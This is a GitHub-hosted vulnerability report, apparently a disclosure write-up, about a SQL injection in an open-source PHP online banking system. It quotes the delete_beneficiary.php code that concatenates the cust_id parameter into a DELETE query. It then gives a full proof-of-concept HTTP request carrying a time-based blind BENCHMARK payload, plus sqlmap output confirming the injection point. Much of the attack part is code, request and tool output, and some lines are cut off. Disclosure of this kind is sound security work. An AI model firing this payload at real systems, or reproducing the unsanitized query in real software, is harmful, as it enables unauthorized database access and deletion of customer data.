0clickjacking0 / **BugReport** Public

Code Issues Pull requests Actions Projects Security Insights

main ▾ ···

BugReport / online-banking-system / **sql_injection1.md**

0clickjacking0 新增漏洞分析文章 History

1 contributor

40 lines (33 sloc) | 1.41 KB ···

Vulnerability file address

`net-banking/delete_beneficiary.php` from line 17,The `$_GET['cust_id']` parameter is controllable, the parameter cust_id can be passed through get, and the `$_GET['cust_id']` is not protected from sql injection, line 21 `if (($conn->query($sql0) === TRUE))` made a sql query,resulting in sql injection


```
......
......
......
if (isset($_GET['cust_id'])) {
        $sql0 = "DELETE FROM beneficiary".$_SESSION['loggedIn_cust_id'].
                " WHERE benef_cust_id=".$_GET['cust_id'];
    }

    $success = 0;
    if (($conn->query($sql0) === TRUE)) {
        $sql0 = "SELECT MAX(benef_id) FROM beneficiary".$_SESSION['loggedIn_cust_id'
        $result = $conn->query($sql0);
        $row = $result->fetch_assoc();
......
......
......
```

POC

```
GET /net-banking/delete_beneficiary.php?cust_id=666 AND 3629=BENCHMARK(5000000,MD5(0
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=m5fjmb3r9rvk4i56cqc22ht3c3
Upgrade-Insecure-Requests: 1
```

Attack results pictures



```
) technique found
[11:23:56] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[11:23:56] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[11:23:56] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[11:23:56] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[11:23:56] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[11:23:56] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[11:23:57] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[11:23:57] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[11:23:57] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[11:23:57] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[11:23:57] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[11:23:57] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[11:23:57] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[11:23:57] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[11:23:57] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[11:23:58] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[11:23:58] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[11:23:58] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[11:23:58] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[11:23:58] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2783 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
    Payload: http://www.bank.net:80/net-banking/delete_beneficiary.php?cust_id=666 AND 3629=BENCHMARK(5000000,MD5(0x7a6f6b4e))
---
[11:24:21] [INFO] the back-end DBMS is MySQL
[11:24:21] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potent
ial disruptions
web application technology: PHP 5.6.40, Nginx 1.21.2
back-end DBMS: MySQL < 5.0.12
[11:24:21] [INFO] fetched data logged to text files under '/Users/xianyu123/.sqlmap/output/www.bank.net'

[*] ending @ 11:24:21 /2022-09-04/
```